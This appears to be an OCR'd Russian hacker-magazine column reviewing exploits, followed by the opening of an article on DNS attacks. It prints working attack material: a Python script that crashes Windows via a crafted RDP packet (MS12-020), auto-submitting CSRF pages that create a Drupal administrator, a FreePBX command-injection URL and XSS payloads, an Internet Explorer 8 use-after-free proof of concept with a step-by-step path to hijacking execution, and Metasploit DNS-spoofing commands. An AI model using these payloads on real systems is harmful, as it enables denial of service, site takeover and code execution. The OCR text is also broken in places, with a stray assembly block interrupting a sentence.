      *(_DWORD *)(v9 + 20) = 11;
      *(_BYTE *)(v8 + 4) = 0;
    }
    if ( SendOutBuf(v3, v9) < 0 )
      SListRemove(v3 + 112, v8, &v8);
  }
  return 1;
}
```

HandleAttachUserReq() до патча

```
char __thiscall HandleAttachUserReq(int this, int a2, int a3)
{
  int v3; // esi@1
  int v4; // eax@3
  int v6; // [sp-4h] [bp-18h]@3
  char v7; // [sp+8h] [bp-Ch]@3
  PVOID P; // [sp+Ch] [bp-8h]@3
  int v9; // [sp+10h] [bp-4h]@2

  v3 = this;
  *(_DWORD *)a3 = 1;
  if ( *(_BYTE *)(this + 16) & 0x20 )
  {
    while ( IcaBufferAlloc(*(_DWORD *)v3, 0, 1, 11, 0, &v9) )
      ;
    v4 = MCSAttachUserRequest(v3, 0, 0, 0, &P, &v7, (char *)&a3 + 3)
    v6 = *(_DWORD *)(v9 + 16);
    if ( v4 )
    {
      CreateAttachUserCon(14, 0, 0, v6);
      *(_DWORD *)(v9 + 20) = 9;
    }
    else
    {
      CreateAttachUserCon(0, 1, *((_DWORD *)P + 3), v6);
      *(_DWORD *)(v9 + 20) = 11;
      *((_BYTE *)P + 4) = 0;
    }
    if ( SendOutBuf(v3, v9) < 0 )
    {
      SListRemove(v3 + 112, P, &P);
      if ( P )
      {
        if ( !*((_BYTE *)P + 5) )
          ExFreePoolWithTag(P, 0);
      }
    }
  }
  return 1;
```

HandleAttachUserReq() после патча

Был добавлен код на получение нулевого указателя и в случае этого безопасный выход и очистка пула памяти. Но, естественно, всех, кто копал эту уязвимость, интересовал лишь один вопрос — насколько реально сделать эксплойт с удаленным выполнением кода. Chaouki Bekrar (генеральный директор VUPEN) сказал по этому поводу в своем твиттере: «Написание удаленного эксплойта для MS12-020/RDP для Win7 — однозначно вызов для Чака Норриса или Стивена Сигала». Основная проблема в том, что в данном случае написать стабильный эксплойт крайне сложно из-за особенностей обработки RDP-пакета внутри уязвимого драйвера. Вообще, сам протокол RDP имеет чрезвычайно непростую структуру. В итоге максимум, что удалось выжать на данный момент многочисленным исследователям этой уязвимости, — это DoS в уязвимом драйвере.

Эксплуатируется уязвимость довольно просто: нужно послать на порт, на котором висит RDP, специально сформированный RDP-пакет, который, в свою очередь, устроит вам незабываемое свидание с синим экраном. Если есть заранее подготовленные данные для отправки, то несложный скрипт на питоне поможет нам закончить начатое:

```
import socket

f = open('packet.bin', 'r')
packet = f.read()
f.close

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("%TARGET_IP_ADDRESS%", 3389))
s.send(packet)
data = s.recv(4096)
```

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005,0x8D02C987,0x968848F8,0x00000000)

***    termdd.sys - Address 8D02C987 base at 8D028000, DateStamp 4a3bcadf

Collecting data for crash dump ...
Initializing disk for crash dump ...
```

DoS в уязвимом драйвере

Луиджи Аурьемма (Luigi Auriemma) был первым человеком, который нашел эту уязвимость и отправил ее в ZDI (ZDI-12-044). Такого рода уязвимости вызывают всегда очень большой интерес общественности и исследователей: RDP используется в любой корпоративной сети, а появление подобного червя могло бы вызвать эффект, очень близкий по своим масштабам к произведенному нашумевшим червем Conficker. Конечно, нельзя быть абсолютно уверенными, что невозможно создать RCE-эксплойт. Но в данном случае для написания рабочего эксплойта требуется масса усилий, которые явно не будут компенсированы финансово дальнейшей продажей 1day-эксплойта. Для целенаправленных атак он уже не интересен, для публичных эксплойт-фреймворков слишком трудозатратен, а для наборов эксплойтов слишком дорог.

TARGETS

Все актуальные версии Windows.

SOLUTION

Установить патч MS12-020.

2 Множественные CSRF в Drupal CMS

CVSSV2 6.5

(AV:N/AC:L/AU:S/C:P/I:P/A:P)

BRIEF

Drupal — заслуженный ветеран на рынке систем управления контентом: проект развивается с далекого 2000 года. За это время он претерпел значительные изменения, сейчас его исходники весят более 11 мегабайт. Было ясно, что в таком количестве кода рано или поздно найдутся баги. Сегодня я опишу несколько уязвимостей, найденных исследователем Ivano Binetti, которые позволяют получить доступ к административному интерфейсу этой CMS.

EXPLOIT

Чтобы обезопасить изменения, вносимые администраторами или пользователями через административный интерфейс, Drupal использует параметр form_token, который передается в каждом POST- запросе к серверу. Уязвимость присутствует в коде, отвечающем за генерацию этого самого токена для родственных операций в рамках одной сессии. При этом генерируется одно и то же значение параметра form_id. Примером такой ситуации может служить создание новой статьи через административный интерфейс. Другой баг находится внутри параметра form_buid_id, который используется для запроса статуса в процессе некоторых операций. Этот параметр генерируется заново при каждой новой операции администратора или пользователя, но Drupal допускает использование любого ранее сгенерированного идентификатора (вроде такого: form-0iFqLlofT1uuJ_uwXPNdVlc_J9KL20oZE15dK9hxuQ8), при этом действие в админке выполнится без каких-либо проблем. Эти недостатки могут быть использованы атакующим, который знает значения параметров form_buid_id и form_token. Например, внутренний злоумышленник, реализующий атаку Man in The Middle, или внешний атакующий, получивший доступ к компьютеру легитимного пользователя/администратора. Баг может быть использован для создания специальной веб-страницы, при заходе на которую автоматически могут произойти абсолютно любые изменения в Drupal: добавление/удаление администратора, добавление/удаление веб-страниц — все зависит от намерений злоумышленника. Кроме вышеописанной баги существуют еще несколько косяков, также связанных с недостаточной проверкой сессии. Один из них находится в <drupal_ip>/user/logout и позволяет атакующему создать специальную веб-страницу, зайдя на которую администратор (или пользователь) автоматически выйдет из Drupal. Эта страница может быть использована для перехвата пользовательских реквизитов при реализации атаки Man in The Middle. Кроме того, Drupal не проверяет, разрешены ли методы GET или POST, поэтому предыдущую атаку можно проделать и через POST-запрос.




Схема работы эксплойта на cve-2010-0248

Ну и последнее — Drupal не проверяет значения параметра «http referer», делая возможным реализацию вышеописанных атак.

Эксплойт для добавления администратора выглядит следующим образом:

```
<html>
<body onload="javascript:document.forms[0].submit()">
<H2>CSRF Exploit change user to admin</H2>
<form method="POST" name="form0"
  action="http://<drupal_ip>:80/drupal/admin/people/create?
    render=overlay&render=overlay">
<input type="hidden" name="name"
  value="new_admin"/>
<input type="hidden" name="mail"
  value="new_admin@new_admin.com"/>
<input type="hidden" name="pass[pass1]"
  value="new_password"/>
<input type="hidden" name="pass[pass2]"
  value="new_password"/>
<input type="hidden" name="status" value="1"/>
<input type="hidden" name="roles[3]" value="3"/>
<input type="hidden" name="timezone"
  value="Europe/Prague"/>
<input type="hidden" name="form_build_id"
  value="form-oUkbOYDjyZag-LhYFHvlPXM1rJzOHCjlHojoh_hS3pY"/>
<input type="hidden" name="form_token"
  value="cU7nmlpWu-a4UKGFDBcVjEutgvoEidfK1Zgw0HFAtXc"/>
<input type="hidden" name="form_id"
  value="user_register_form"/>
<input type="hidden" name="op"
  value="Create new account"/>
</form>
</body>
</html>
```

Для логаута пользователя из системы:

```
<html>
<body onload="javascript:document.forms[0].submit()">
<H2>CSRF Exploit to logout Admin</H2>
<form method="POST" name="form0"
  action="http://<drupal_ip>:80/drupal/user/logout">
</form>
</body>
</html>
```

TARGETS

Drupal 7.12 и более ранние версии.

SOLUTION

От разработчиков исправлений пока не поступало, рекомендуется обезопасить трафик при помощи HTTPS и использовать соответствующее API для защиты от XSS.

3 Множественные уязвимости в FreePBX

CVSSV2 7.5

(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

FreePBX — это веб-интерфейс для конфигурации компьютерной телефонии Asterisk, который является довольно распространенным решением (около 500 000 активных устройств по всему миру). Часть этих систем имеет внешние IP-адреса, что требует дополнительного внимания к безопасности системы. Однако в середине марта иссле-

```
.text:6399A320 loc_6399A320:
.text:6399A320                 mov     eax, [esi+0Ch]
.text:6399A323                 cmp     eax, edi
.text:6399A325                 jz      loc_6399A3E8
.text:6399A32B                 mov     ecx, [esi+4]
.text:6399A32E                 cmp     ecx, [eax+54h]
.text:6399A331                 jge     loc_6399A3E8
.text:6399A337                 mov     ecx, [eax+58h]
.text:6399A33A                 cmp     ecx, edi
.text:6399A33C                 jz      short loc_6399A350
.text:6399A33E                 mov     ecx, [ecx+4]
.text:6399A341                 shr     ecx, 2
.text:6399A344                 cmp     [esi+18h], ecx
.text:6399A347                 mov     [ebp+var_4], 1
.text:6399A34E                 jl      short loc_6399A353
.text:6399A350
.text:6399A350 loc_6399A350:
.text:6399A350                 mov     [ebp+var_4], edi
.text:6399A353
.text:6399A353 loc_6399A353:
.text:6399A353                 mov     ecx, [esi+10h]
.text:6399A356                 push    ebx
.text:6399A357                 mov     ebx, [eax+40h]
.text:6399A35A                 shr     ebx, 2
.text:6399A35D                 cmp     ecx, edi
.text:6399A35F                 jl      short loc_6399A380
```

[ecx+edx*4] или [eax+ecx*4] возможно уже под колпаком

дователь Martin Tschirsich обнаружил там очень досадные баги, в их числе XSS и удаленное выполнение кода.

EXPLOIT

Выполнение произвольного кода возможно в данном случае из-за недостаточной фильтрации передаваемых пользователем данных в скрипте htdocs/recordings/misc/callme_page.php:

```
// строки 28-30:
$to          = $_REQUEST['callmenum']; // vulnerable
$msgFrom     = $_REQUEST['msgFrom'];
$new_path    = substr($path, 0, -4);
// строка 38:
$call_status = callme_startcall($to, $msgFrom, $new_path);
```

Функция callme_startcall, задействованная в этом коде, находится в файле htdocs/recordings/includes/callme.php:

```
// строки 88-117:
function callme_startcall($to, $from, $new_path) {
 global $astman;
 $channel = "Local/$to () from-internal/n"; // vulnerable
 $context = "vm-callme";
 $extension = "s";
 $priority = "1";
 $callerid = "VMAIL/$from";
 ...
 /* Arguments to Originate: channel, extension, context,
 priority, timeout, callerid, variable, account,
 application, data */
 $status = $astman->Originate($channel, $extension,
  $context, $priority, NULL, $callerid, $variable,
    NULL, NULL, NULL, NULL);
 ...
}
```

Таким образом имеем возможность выполнить произвольный код с помощью такого запроса:

```
[HOST]/recordings/misc/callme_page.php?action=c&callmenum
=[PHONENUMBER]@from-internal/n%0D%0AApplication:%20
system%0D%0AData:%20[CMD]%0D%0A%0D%0A
```

Здесь:

- HOST — хост, на котором находится FreePBX;
- PHONENUMBER — телефонный номер;
- CMD — команда для выполнения.

Стоит отметить, что уже существует модуль к Metasploit, что упрощает эксплуатацию данной баги. Уязвимости типа XSS существуют в FreePBX 2.9.0 и, возможно, в более ранних, вот примеры их эксплуатации:

```
[HOST]/panel/index_amp.php?context=[XSS]
[HOST]/panel/flash/mypage.php?clid=[XSS]
[HOST]/panel/flash/mypage.php?clidname=[base64_encode(XSS)]
[HOST]/panel/dhtml/index.php?context=/../%00">[XSS]
[HOST]/admin/views/freepbx_reload.php/"</script>[XSS]
[HOST]/recordings/index.php?login='>[XSS]
```

TARGETS

FreePBX 2.10.0, 2.9.0 и, возможно, более ранние версии.

SOLUTION

Автор уязвимостей не раз связывался с вендором, предоставлял детальное описание проблем и даже патчи к ним. Но производитель так и не выпустил обновлений, закрывающих данные баги. Поэтому в итоге было принято решение выложить их в паблик — возможно, это как-то мотивирует вендора.

4 MS10-002 Уязвимость типа use-after-free в Internet Explorer

CVSSV2 9.3

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

В марте на всем известном соревновании Pwn2Own в одном из заданий фигурировала уязвимость CVE-2010-0248, найденная в этом году Питером Врегденхилом (Peter Vreugdenhil) в Internet Explorer 8. Уязвимость представляет собой классическую «use-after-free». POC для этой баги выглядит следующим образом:

```
<html><head><script>
function Start() {
  var TableClone =
    document.getElementById('tableid').cloneNode(1);
  var TableCellUrns = TableClone.cells.urns('a');
  var TableCellUrnsTags = TableCellUrns.tags('a');
  TableClone.outerText = 'a';
  Result = TableClone.cells;
  Result = TableCellUrnsTags.item(-1);
}
</script></head>
<body onLoad="window.setTimeout(Start,100);" id="bodyid">
<table id="tableid">
<tr><th id="thid"></th></tr>
<tr id="trid"><td id="tdid"></td></tr>
</table>
</body>
</html>
```

EXPLOIT

И если уж мы осмелимся запустить данный POC в Internet Explorer 8, да с включенным pageheap, то сможем пронаблюдать за следующим вопиющим падением:

```
eax=05a42fa0 ebx=061fcfd8 ecx=00000001
edx=06b54ffc esi=00000168 edi=061fcfd8
```

```
eip=639910c7 esp=03e1f5b8 ebp=03e1f5e0
iopl=0 nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023
fs=003b  gs=0000  efl=00010206
mshtml!CTableCellsCollectionCacheItem::GetNext+0x12:
639910c7 3b4854            cmp ecx,dword ptr [eax+54h]
ds:0023:05a42ff4=????????
```

Код в дельта-окрестности места падения выглядит следующим образом:

```
.text:639910BA    mov      eax, [edi+0Ch]
.text:639910BD    inc      dword ptr [edi+20h]
.text:639910C0    test     eax, eax
.text:639910C2    jz       short loc_639910D4
.text:639910C4    mov      ecx, [edi+4]
.text:639910C7    cmp      ecx, [eax+54h]
.text:639910CA    jge      short loc_639910D4
```

Судя по всему, [edi+C] содержит объект, который был освобожден, но в настоящий момент некто снова пытается ссылаться на него. Если мы заменим освобожденную память нашими собственными данными, то будем иметь контроль над действием инструкции jge и после этого теоретически сможем добиться исполнения собственного кода. К сожалению, прямой взаимосвязи между освобожденным объектом и вызовом, основанным на данных, располагающихся в этом объекте, не существует. Однако же, если взглянуть на то, что бажная функция может вернуть в качестве результата своего исполнения, то мы увидим следующий код:

```
.text:63663A9A    call     dword ptr [eax+4]
  ; Вызов mshtml!CTableCellsCollectionCacheItem::GetNext:
.text:63663A9D    mov      esi, eax
.text:63663A9F    cmp      esi, edi
.text:63663AA1    jz       loc_63663B2E
...
.text:63663AB7    mov      ecx, esi
.text:63663AB9    push     eax
.text:63663ABA    push     [ebp+arg_4]
.text:63663ABD    push     [ebp+arg_0]
.text:63663AC0    call     CCollectionCache::GetAtomFromName
```

Если мы контролируем результат исполнения CTableCellsCollectionCacheItem::GetNext, то, соответственно, мы контролируем регистр ecx, передаваемый в следующую функцию:

```
; private: static long __stdcall
CCollectionCache::GetAtomFromName
arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= byte ptr   10h
mov      edi, edi
push     ebp
mov      ebp, esp
or       dword ptr [edi], 0FFFFFFFFh
push     esi
push     0
mov      esi, 80020003h
call     CElement::GetAtomTable(int *)
```

Продолжаем контролировать ecx:

```
; public: virtual class CAtomTable * __thiscall
    CElement::GetAtomTable
arg_0= dword ptr  8
mov      edi, edi
push     ebp
mov      ebp, esp
push     ebx
push     esi
mov      esi, ecx
xor      ebx, ebx
call     CElement::Doc(void)
```

Парам-пам-пам:

```
; public: class CDoc * __thiscall CElement::Doc(void)const
mov      eax, [ecx]
mov      edx, [eax+70h]
call     edx
```

Мы получаем vftable из следующей за вызовом контролируемой памяти. Теперь необходимо выяснить, каким образом заставить функцию CTableCellsCollectionCacheItem::GetNext возвращать нечто нам полезное. Для этих целей мы обнаружили и использовали достижимый вызов функции CTableRowCellsCollectionCacheItem::GetNext:

```
loc_639910CE:
         pop edi
         jmp CTableRowCellsCollectionCacheItem::GetNext
```

Если пройти по правильному пути в данной функции, то можно попасть сюда:

```
.text:6399A3E8 loc_6399A3E8:
.text:6399A3E8    mov      eax, edi
.text:6399A3EA
.text:6399A3EA loc_6399A3EA:
.text:6399A3EA    pop      edi
.text:6399A3EB    pop      esi
.text:6399A3EC    leave
.text:6399A3ED    retn
```

Мы можем контролировать значение edi по следующему адресу:

```
loc_6399A380:
         mov      ecx, [eax+58h]
         mov      edx, [esi+18h]
         mov      ecx, [ecx+0Ch]
         mov      edi, [ecx+edx*4]
```

Или здесь:

```
.text:6399A361    mov      eax, [eax+48h]
.text:6399A364    mov      edi, [eax+ecx*4]
.text:6399A367    mov      eax, edi
```

Если ты посмотришь на код, приведенный выше, то увидишь, что, вероятно, существует возможность контроля за [ecx+edx*4] или [eax+ecx*4]. По адресу 0x6399A320 инструкцией «mov eax, [esi+0Ch]» мы снова получаем нашу освобожденную память. Пройдя далее, видим, что контролируем некоторые (но не все) данные, и в конце концов попадаем на следующий блок:

```
.text:6399A361    mov      eax, [eax+48h]
.text:6399A364    mov      edi, [eax+ecx*4]
.text:6399A367    mov      eax, edi
.text:6399A369    call     CTableCell::GetAAcolSpan(void)
```

Поскольку мы по-прежнему контролируем память в [eax], то, хотя мы и не контролируем ecx (а он всегда равен 0x0), значение в edi становится нам подвластно. Теперь все, что нужно сделать, — это сохранить работоспособность оставшейся части функции и убираться отсюда поскорее. Мы можем протрассировать все

функции, вызываемые из CTableCell::GetAAcolSpan(void), но поскольку возвращаемые значения функций для нас не так важны, то будет достаточно просто заполнить наш второй объект последовательностью NULL'ов. Немного позже мы этим и займемся, чтобы достичь реального исполнения кода. В конце концов мы добрались до CElement::Doc(void) с ecx, указывающим на наш второй поддельный объект. Итак, нас озарило понимание того, что данный эксплойт можно поставить на рельсы разрушения путем связывания воедино правильных объектов. Первый эксплойт на эту уязвимость, который был написан еще в 2010 году, просто использовал технику heapspray. Здесь же будет предложен способ без него. В прошлом году на Pwn2Own Stephen Fewer использовал интересный баг типа memory disclosure в IE, чтобы получить некоторую информацию о состоянии программы.

Код, который был им задействован, выглядит следующим образом:

```
var tbl = document.createElement('option').index;
```

Это дает нам указатель на таблицу глобальных переменных в Internet Explorer, которая выглядит как-то так:

```
1:023> dc 003cd818 L8
003cd818  00000082 00000000 03896b00 003c3930  .........k..09<.
003cd828  00000087 003cd008 00188420 0000047f  ......<. .......
1:025> dc 03896b00
03896b00  0070006f 00690074 006e006f 00000000  o.p.t.i.o.n.....
```

Таким образом, размер каждого элемента составляет 16 байт и среди этих 16 байт содержится указатель на реальную переменную. Путем использования

```
var a = "наши данные"
```

в сочетании с багой типа memory disclosure мы можем узнать адрес в памяти, где будет находиться указатель на наши данные. Таким образом, у нас не будет фактического адреса, но он нам в этом случае и не нужен. Ранее мы разыменовывали наш освобожденный объект дважды, чтобы он указывал на следующий объект:

```
.text:6399A361   mov      eax, [eax+48h]
.text:6399A364   mov      edi, [eax+ecx*4]
```

Мы можем просто поместить в [eax+48] правильный адрес в таблице глобальных переменных, и это приведет к тому, что в edi будет содержаться указатель на память, которую мы контролируем. Чтобы найти это правильное смещение в таблице глобальных переменных, использовался следующий код:

```
var tbl = document.createElement( 'option' ).index;
Math.atan2(0xbabe,
  ("table at : " + tbl.toString(16)).toString());
```

В совокупности с windbg-брейкпоинтами и скриптами:

```
bu jscript!JsAtan2 ".printf \"%mu\",
  poi(poi(poi(esp+14)+8)+8);.echo;g"
.for(r @$t0 = 0; @$t0 < 0x30; r @$t0 = @$t0 + 1) {
  r @$t0;dc poi(3ce340 – (0x10 * @$t0) + 8);
}
```

Здесь 0x3ce340 — адрес таблицы, который удалось получить через утечку памяти.

Приведенный выше скрипт выводит все глобальные переменные в таблице. В нашем случае obj_two располагается на 0x2a объекта перед таблицей tbl. Поэтому если мы выделим нашу освобожденную память таким образом, что «`mov eax, [eax+48h]`» возвратит в таблицу глобальных переменных адрес, указывающий на нашу строку, то «`mov edi, [eax+ecx*4]`» позволит нам убедиться, что мы контролируем память, на которую указывает edi.

Вернемся назад и затем в функцию CElement::Doc(void):

```
6363fcc4 8b01      mov      eax,dword ptr [ecx]
  ; ds:0023:001db134=42424242
6363fcc6 8b5070    mov      edx,dword ptr [eax+70h]
  ; ds:0023:424242b2=????????
```

За этим следует:

```
6363fcc9 ffd2      call     edx
```

Таким образом удалось доказать, что мы можем достичь блока кода, который позволит контролировать поток исполнения. Итак, что же делать дальше? Мы контролируем [ecx], который, в свою очередь, позволяет нам контролировать eax, но в то же время не можем повторно использовать недавний трюк с глобальными переменными, поскольку результатом его будет передача управления в кучу. Однако мы контролируем [ecx] и [esi], и этот факт заставляет нас несколько призадуматься... В большинстве функций ecx используется как указатель this. Если мы сможем найти функцию в dll, которая делает двойное разыменование из ecx и затем использует результат в качестве адреса, по которому будет осуществляться call, то мы сможем использовать другую глобальную переменную, чтобы получить полный контроль над потоком управления. Однако для этого нам потребуется указатель на такую функцию, располагающийся по определенному адресу. Решение: взять dll-файл (можно начать с jscript.dll), получить список всех указателей на функции внутри файла и проанализировать каждую из них на наличие двойного разыменования из ecx, за которым должен следовать вызов. При помощи самописных IDA-скриптов можно обнаружить подобную функцию:

```
.text:6340E030 ; public: virtual long __thiscall
   ObjEvtHandler::Reset(void)
.text:6340E030    mov      edi, edi
.text:6340E032    push     esi
.text:6340E033    mov      esi, ecx
.text:6340E035    mov      eax, [esi+14h]
.text:6340E038    test     eax, eax
.text:6340E03A    jz       short loc_6340E04B
.text:6340E03C    mov      ecx, [eax]
.text:6340E03E    mov      edx, [ecx+8]
.text:6340E041    push     eax
.text:6340E042    call     edx
```

Мы контролируем ecx и, как следствие, контролируем esi. Если установить в [esi+14] адрес другой глобальной переменной, после «`mov ecx, [eax]`» ecx будет указывать на контролируемую нами память. После чего «`mov edx, [ecx+8]`» позволит нам задать в edx любое значение, какое мы только пожелаем, и, соответственно, последующий вызов call edx будет непосредственно контролироваться нами. Все, что нам при этом нужно, — это в функции CElement::Doc(void) положить в [ecx] адрес указателя на функцию ObjEvtHandler::Reset (за вычетом 0x70).

Осталось всего ничего — обойти DEP, и дело в шляпе :). Для этого можно использовать, к примеру, технику, описанную Спенсером В. Праттом (Spencer W Pratt) и заключающуюся в перезаписи части кода WriteProcessMemory собственным шелл-кодом.

TARGETS

IE 8 на Windows XP SP3, IE 8 на Windows 7 SP1

SOLUTION

Существует обновление, устраняющее данную уязвимость.

Sanjar Satsura (sanjar@xakep.ru, twitter.com/sanjar_satsura)

Атаки на DNS: вчера, сегодня, завтра

GHOST DOMAIN NAMES И ДРУГИЕ 0DAY-СПОСОБЫ ВЗЛОМА СИСТЕМЫ ДОМЕННЫХ ИМЕН

DNS — это святая святых Сети. Сейчас уже трудно представить интернет без этой технологии, настолько прочно вошедшей в нашу жизнь, что малейшая уязвимость в ее работе влечет за собой огромные проблемы. Сегодня мы с тобой как раз и рассмотрим новейшие методы реализации DNS-атак.

Идея запоминать IP-адреса для всех веб-ресурсов лишена всякого смысла. А еще лет двадцать назад, когда Сеть только зарождалась, это было в порядке вещей. С увеличением числа хостов (компьютеров и другого сетевого оборудования) пришлось как-то выходить из положения. Первоначально преобразование доменных имен в IP-адреса происходило с помощью специального файла hosts (да-да, того самого hosts, благополучно дошедшего до наших дней и так часто используемого всякими вредоносными программами). В то время данный файл составлялся централизованно и обновлялся на каждой из машин сети вручную. На смену этой неудобной и немасштабируемой системе пришла автоматизированная распределенная система доменных имен ака DNS.

ПРИНЦИП РАБОТЫ

Давай быстренько пробежимся по матчасти, ибо базовые понятия о принципах функционирования DNS ты все-таки обязан знать. Итак, DNS (Domain Name System) — это распределенная система преобразования имен хостов в IP-адреса. DNS обладает следующими характеристиками:

1. **Распределенность хранения информации.** Каждый узел сети в обязательном порядке должен хранить только те данные, которые входят в так называемую зону ответственности, и иногда, возможно, адреса корневых DNS-серверов.
2. **Кеширование информации.** Узел может хранить некоторое количество данных не из своей зоны ответственности для уменьшения нагрузки на сеть (из-за

этой характеристики у DNS довольно крупные проблемы с безопасностью).

3. **Иерархическая структура.**
Все узлы объединены в виде дерева, и каждый узел может или самостоятельно определять работу нижестоящих узлов, или же передавать (делегировать) их другим узлам.
4. **Резервирование.**
Сохранность данных и продолжение работы даже в случае сбоя одного из узлов.

DNS-система содержит иерархию DNS-серверов, которая соответствует иерархии зон. Каждая из зон поддерживается как минимум одним авторитетным сервером DNS, где расположена информация о домене.

Так как имя и IP-адрес являются нетождественными, то один IP-адрес может иметь множество имен, что позволяет поддерживать на одном компьютере множество веб-сайтов (виртуальный хостинг). Существует также и обратный процесс, когда одному имени может быть сопоставлено множество IP-адресов. Это позволяет создавать балансировку нагрузки для посещаемых веб-ресурсов.

Теперь давай рассмотрим на реальном примере работу всей этой системы. Когда мы набираем адрес www.xakep.ru, наш браузер спрашивает у ближайшего DNS-сервера IP-адрес запрошенного сайта. Если сервер находит у себя запись об IP-адресе www.xakep.ru, то он возвращает нам ее значение. Если запись отсутствует, ближайший DNS начинает спрашивать IP-адрес у своего авторитетного DNS: при удаче к нам возвращается нужный IP, а в случае неудачи авторитетный сервер отправляет запрос к DNS-серверу, ответственному уже за всю за доменную зону RU. Таким образом, к нам по цепочке возвращается IP-адрес запрошенного сайта, при этом каждый из DNS-серверов, на котором не была найдена эта запись, пытается записать полученную информацию в свой кеш для ускорения ответов при повторном обращении клиентов. Время жизни хранения ответов в кеше приходит вместе с ними в поле TTL (Time to Live) рекурсивной записи. Записи в DNS (они же ресурсные записи, RR) — это единицы хранения и передачи информации в DNS. Каждая RR состоит из следующих полей:

- **NAME** — доменное имя, которому принадлежит данная ресурсная запись;
- **TTL** — время хранения данной ресурсной записи в кеше «неответственного» DNS-сервера;
- **TYPE** — определяет формат и назначение данной ресурсной записи;
- **CLASS** — поле, определяющее тип сети;
- **RDLEN** — длина поля данных;
- **RDATA** — поле данных.

ВОЗМОЖНЫЕ УЯЗВИМОСТИ

Для ответов на запросы протокол DNS использует TCP- или UDP-порт 53. Обычно запросы и ответы отправляются в виде одной UDP-датаграммы. TCP используется в случае, если ответ больше 512 байт





Схема проведения атаки на DNS при помощи ботнета



Проверка сабдомена через DNS Гугла

Создаем домен для теста

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

(а также в случае AXFR-запроса, но это бывает очень редко). На самом деле протокол UDP был использован в качестве основного протокола обмена информацией между DNS-серверами ввиду его более скоростной работы по сравнению с тем же TCP. Но, как ты знаешь, ничего в этом мире не дается просто так. За так называемую скорость нужно платить, а платить пришлось безопасностью. Это первый фундаментальный баг, который является ахиллесовой пятой всех DNS-систем.

Вторая багофича DNS-систем заключается в локальном кеше, который также используется для ускорения ответов. Ты сейчас удивишься и спросишь: при чем же тут кеш? А при том, что вкупе с первой уязвимостью существует возможность перезаписи содержимого в кеше DNS-сервера таким образом, что машина, которая будет обращаться на «отравленный» авторитетный сервер для той или иной зоны DNS, получит не совсем корректный IP-адрес и обратится к не совсем тому веб-ресурсу, который был нужен изначально :).

Теоретическую возможность заражения DNS-кеша предсказал еще в 1991 году некий Крэм Грегорс, но лишь в 2008 году известный исследователь в области ИБ Дэн Камински представил миру свои практические реализации «отравления» кеша DNS-серверов (после серии атак, совершенных китайскими и израильскими хакерами в 2006 году). В том же году ребятами из группы Rapid7 сплоиты Дэна были портированы в уже полюбившийся тебе Metasploit Framework. Ты можешь попробовать их в действии (на свой страх и риск!):

```
msf > use auxiliary/spoof/dns/bailiwicked_
use auxiliary/spoof/dns/bailiwicked_domain
use auxiliary/spoof/dns/bailiwicked_host
msf > use auxiliary/spoof/dns/bailiwicked_domain
msf auxiliary(bailiwicked_domain) > show options
```

Кстати, начиная с 2010 года по рекомендации того же Дэна в систему DNS внедряются средства проверки целостности передаваемых данных, называются они DNS Security Extensions (DNSSEC). Передаваемые данные не шифруются, но их достоверность уже проверяется криптографическими способами.

Ну и наконец третья и наиболее известная уязвимость — криворукость. Да-да, именно так :). На самом деле плохо настроенный и доверяющий всем и каждому DNS — это реальная угроза безопасности. Многие пытаются предотвратить атаки на кеш с помощью уменьшения степени доверия к информации, приходящей от других DNS-серверов, или даже игнорирования любых DNS-записей, прямо не относящихся к запросам. Например, последние версии BIND (9.x.x, 10.x) выполняют такие проверки. Существенно снизить вероятность успешной атаки на кеш поможет использование случайных UDP-портов для выполнения DNS-запросов. Но, как выясняется на

практике, это довольно большая редкость, и в основном DNS-серверы работают с настройками по умолчанию.

DNS CACHE POISONING ВОЗВРАЩАЕТСЯ

Теперь давай подробно рассмотрим методы проведения атак типа DNS cache poisoning. Первый вариант атаки (подмена IP-адреса DNS-сервера домена жертвы) выглядит следующим образом:

